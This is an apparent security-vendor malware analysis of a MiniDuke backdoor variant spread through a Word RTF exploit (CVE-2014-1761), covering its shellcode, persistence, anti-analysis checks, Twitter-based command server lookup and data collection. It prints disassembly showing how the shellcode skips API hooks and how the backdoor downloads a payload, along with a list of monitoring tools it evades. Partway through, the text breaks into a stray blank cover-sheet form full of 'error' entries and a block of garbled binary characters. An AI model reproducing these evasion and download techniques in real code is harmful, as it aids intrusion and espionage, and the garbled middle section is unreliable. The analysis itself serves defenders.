
Miniduke still duking it out

At the end of April Microsoft announced that a vulnerability in Word was actively being exploited. This vulnerability occurred in parsing RTF files and was assigned CVE-2014-1761, a thorough analysis of which can be found on the HP Security Research blog. We have since seen multiple cases where this exploit is used to deliver malware and one was particularly interesting as it contained a new variant of MiniDuke (also known as Win32/SandyEva).

MiniDuke was first discussed by Kaspersky in March 2013 in their paper *The MiniDuke Mystery: PDF 0-day Government Spy Assembler 0x29A Micro Backdoor*and shortly after in a paper by Bitdefender. Some of the characteristics of MiniDuke — such as its small size (20 KB), its crafty use of assembly programming, and the use of zero-day exploits for distribution — made it an intriguing threat. Although the backdoor is still quite similar to its previous versions, some important changes were made since last year, the most notable being the introduction of a secondary component written in JScript to contact a C&C server via Twitter.



PROPOSAL COVER SHEET

1. error error
NAME OF PERSON COMPLETING COVER SHEET DATE

2. LEGAL NAME OF ORGANIZATION: error

3. MAILING ADDRESS: 4. STREET ADDRESS (if different):

reet:	:or	rror
City:	error	error
State:	error	error
Country:	error	error
Postal Code:	error	error

error

Office Phone:	er		
error	Email:	error	
Mobile:	error	Website:	error
Fax:	error	Skype:	error

5. DOES YOUR ORGANIZATION HAVE REGIONAL OFFICES? ☐Yes ☐No
If yes, provide list:

City:	er		
error	Country:	error	
City:	error	Country:	error
City:	error	Country:	error

If additional space is needed, please continue list at the bottom of page 3

6. IS YOUR ORGANIZATION INCORPORATED OR LEGALLY REGISTERED? ☐Yes ☐No
ｩ・傔ｺ@_A&ｼﾍﾛﾐ筱ﾑﾆﾘ・?顚昀^隷_廚蔕+銈H7・ｬﾁ1雩ｿﾝ_ｫ瓢ｵｩ&_ﾁi°・・VC・N/_"/S.瓲あ,玼ﾛｺ_qｨｮﾏ_ﾌh垣T・!ｨ:・G<
芥ﾎzu主虻腻nｸ_ﾘ°s覿ｸ_侒棒ﾞR]_ロ_ﾘx m'・週ｵﾃ_棒・Vｨｴ域r・__0ｲ]`[g`1・・旺kﾔ_ｬ・ZcY__mQ＃進l_v畑_y_(4#°n・3=
蛩 ｪ・Zﾞ &!JCzA「几ｵs_・ｮｵｭ茂N__ﾃ$ｸ>kXt_=<S・qｷﾜﾝ6V_再;・ｯ<ｴﾏ祉_s畸菫_D_ｧ3ﾒ蛩_・n9Fﾗ GW_・・gS r碩ｳ~i苦ｳｯ
U狙_・~ﾍR_喟r・zｼ_擇_ﾐｯbﾐ・・gr・0oﾘR_┐考nG｡ｺｺ)・n・ｻcz・G|・罨N・／ｼﾘﾏi;dd*・qﾀ_摎ロ・ｲｵﾈpﾈ0Nﾆ#ｻ叫ロExH甯
_/~・骨諟=勦c8ｼﾀ・」・貫ｺ7~__・ｿOs"・ｦﾞ1ロ$B_du_:$ﾔ_・j・ﾚｻs菖__・・綫_Fｿph易ﾎ紋淇ﾚj遖_・?b~t腻亭_A・Vｻ蹴ｫr7__?
ｧﾙq_Rｹﾞ"ﾊｻ~ｺI・踏 ﾅ_ｹｲ・L._%&額ｽ_B垣ﾗ筐・e!FZ2Iﾜｦﾍ軻ﾒAV"ﾋﾜ｢ｸ_B


1

The RTF exploit document

The exploit document was named *Proposal-Cover-Sheet-English.rtf* and is quite bland when compared to the documents that were used in 2013, which were of a political nature. We received the document on April 8th, only three days after the compilation of the MiniDuke payload, dated April 5th in the PE header. The payload remains quite small at only 24 KB.


The functionality of the shellcode which is executed by triggering the vulnerability is rather simple and straightforward. After decrypting itself and obtaining the addresses of some functions exported by kernel32.dll, it decrypts and drops the payload in the %TEMP% directory in a file named "a.l" which is subsequently loaded by calling kernel32!LoadLibraryA.

An interesting thing about the shellcode is that before transferring control to any API function it checks the first bytes of the function in order to detect hooks and debugger breakpoints which may be set by security software and monitoring tools. If any of these are found the shellcode skips the first 5 bytes of the function being called by manually executing prologue instructions (mov edi, edi; push ebp; mov ebp, esp) and then jumping to the function code as illustrated below.



```
; eax -> start of the routine to execute

check_hook_and_call proc near
                cmp     byte ptr [eax], 0E8h ; 'Þ' ; call
                jz      short loc_F26D
                cmp     byte ptr [eax], 0E9h ; 'Ú' ; jmp
                jz      short loc_F26D
                cmp     byte ptr [eax], 0CCh ; '¦' ; int 3h
                jz      short loc_F26D
                cmp     byte ptr [eax], 0EBh ; 'Ù' ; jmp
                jnz     short loc_F27E

loc_F26D:

                cmp     dword ptr [eax+5], 90909090h
                jz      short loc_F27E
                mov     edi, edi
                push    ebp
                mov     ebp, esp
                lea     eax, [eax+5]     ; skip first 5 bytes of the routine

loc_F27E:

                jmp     eax
```

The next graph presents the execution flow of this malware when the exploitation is successful. As mentioned previously this version of the MiniDuke payload comes with two modules which we refer to as the main module and the TwitterJS module.


RTF
Word CVE-2014-1761
executes payload DLL
DLL
creates a watermarked copy of itself in ProgramData folder
DLL
retrieve C&C URL from Twitter
retrieve and run executable (GIF8 files)
EXE
extracts TwitterJS stores it in ADS NTUSER.dat:init
DLL
load js code
js
retrieve C&C URL from Twitter
retrieve and execute JS code
js

Execution flow of MiniDuke


Main Component

Installation

Once MiniDuke receives control it checks that the host process is not rundll32.exe and whether the current directory is %TEMP%. If either of those conditions is met the malware assumes it is run for the first time and it proceeds with its installation onto the system. MiniDuke gathers information about the system and encrypts its configuration based on that information, a method also used by OSX/Flashback (this process is called watermarking by Bitdefender). The end result is that it is impossible to retrieve the configuration of an encrypted payload if analyzing it on a different computer. The information collected on infection has not changed since the previous version and consists of the following values:


- volume serial number (obtained from kernel32!GetVolumeInformationA)
- CPU information (obtained with the cpuidinstruction)
- computer name (obtained from kernel32!GetComputerNameA)

Once the encrypted version of the malware is created, it is written into a file in the %ALLUSERSPROFILE%\Application Data directory. The name of the file is randomly picked from the following values (you can find this listing and those of the next screenshots on the VirusRadar description:




```
base user reg index profile system data config init boot stat
cache class setup network wmi com app svc dde xml prov mui
```

The filename extension is also picked randomly from the following list:



```
.idx .dat .db .bin .cat
```

To persist on the infected system after reboots, the malware creates a hidden .LNK file in the “Startup” directory pointing to the modified main module. The name of the .LNK file is randomly drawn from the following values:




```
Microsoft Windows Update Report Mngr Register Help Soft Product Service
Notify Key Activate License Support App Ras Prov Sess Tlnt Event
```

The .LNKfile is created using a COM object with the *IShellLinkA* interface and contains the following command: “C:\Windows\system32\rundll32.exe *%path_to_main_module%*, *export_function*” Which gives something like:
“C:\Windows\system32\rundll32.exe C:\DOCUME~1\ALLUSE~1\APPLIC~1\data.cat, IlqUenn“.


Operation

When the malware is loaded by rundll32.exe and the current directory isn’t %TEMP%, the malware starts with gathering the same system information as described in the “Installation” section to decrypt configuration information. As with the previous version of MiniDuke, it checks for the presence of the following processes in the system:



```
apispy32.exe apimonitor.exe winapioverride32.exe procmon.exe filemon.exe regmon.exe
winspy.exe wireshark.exe dumpcap.exe tcpdump.exe tcpview.exe windump.exe netsniffer.exe
iris.exe commview.exe ollydbg.exe windbg.exe cdb.exe ImmunityDebugger.exe
syser.exe idag.exe idag64.exe petools.exe vboxtray.exe vboxservice.exe procexp.exe
vmtoolsd.exe vmwaretray.exe vmwareuser.exe vmacthlp.exe
```

If any of these are found in the system the configuration information will be decrypted incorrectly, *i.e.* the malware will run on the system without any communication to C&C servers. If the configuration data is decrypted correctly, MiniDuke retrieves the Twitter page of **@FloydLSchwartz** in search of URLs by which to reach C&C server. It looks for the tag “X)))” on the page (MiniDuke was searching for “uri!” in previous samples) and if the tag is found it decrypts a URL from the data that follows it. The Twitter account @FloydLSchwartz does exist but has only retweets and no strings with the special tag.


Floyd L. Schwartz
@FloydLSchwartz

TWEETS 11 FOLLOWING 8 FOLLOWERS 1

Tweets

Retweeted by Floyd L. Schwartz
Rebecca Beard @Beckyann75150 · Apr 20
@Dutch_Oven45 @BDillon04 Brendan Dillon looking like Derek Holland.
#putmeincoach pic.twitter.com/eEKZc9ciXF

As the next step, MiniDuke gathers the following information from the infected systems:

- computer name and user domain name
- country code of the infected host IP address obtained from http://www.geoiptool.com
- OS version information
- domain controller name, user name, groups a user account belongs to
- a list of AV products installed onto the system
- Internet proxy configuration
- version of MiniDuke


This information is then sent to the C&C server along with the request to download a payload. The final URL used to communicate with the C&C server looks like this: *<url_start>/create.php?<rnd_param>=<system_info>* Those tokens are derived as follows:

- *url_start* – the URL retrieved from the twitter account
- *rnd_param* – randomly generated of lower case alphabet characters parameter name in the query

string of the URL


- *system_info* – base64 encoded and encrypted system information

An example of such a URL is given below:



```
"http://[redacted]/create.php?i=bqUb0cx_MwSqRQvmBJ2ukf3QmzHzrcr1vaUbGAFsUHoxMUwuP1H1EZ1BysnNXGBKPvXsNuBULBwsSWgYaYfC6Zr1W-IvnRog0XUpfDE5NzYwNjEzNXwxLjAx"
```

The payload is downloaded in the file named “fdbywu” using the urlmon!URLDownloadToFileA API:



```
sub_6369        proc near

                call    eax
                mov     ecx, hash_urlmon_URLDownloadToFileA
                mov     edx, eax

loc_6372:
                call    get_api_by_hash
                push    0
                push    0
                jmp     short decrypt_str_fdbywu
; ---------------------------------------------------------------------------

loc_637D:                               ; CODE XREF: sub_6369:decrypt_str_fdbywu↓p
                pop     esi
                push    esi             ; file name

loc_637F:
                lea     ecx, [ebp+payload_url]
                push    ecx             ; URL to donaload
                push    0
                call    eax             ; call URLDownloadToFileA
                test    eax, eax
                jz      short loc_63A7
                mov     ecx, hash_kernel32_Sleep
                mov     edx, [ebp+0]
                call    get_api_by_hash
```

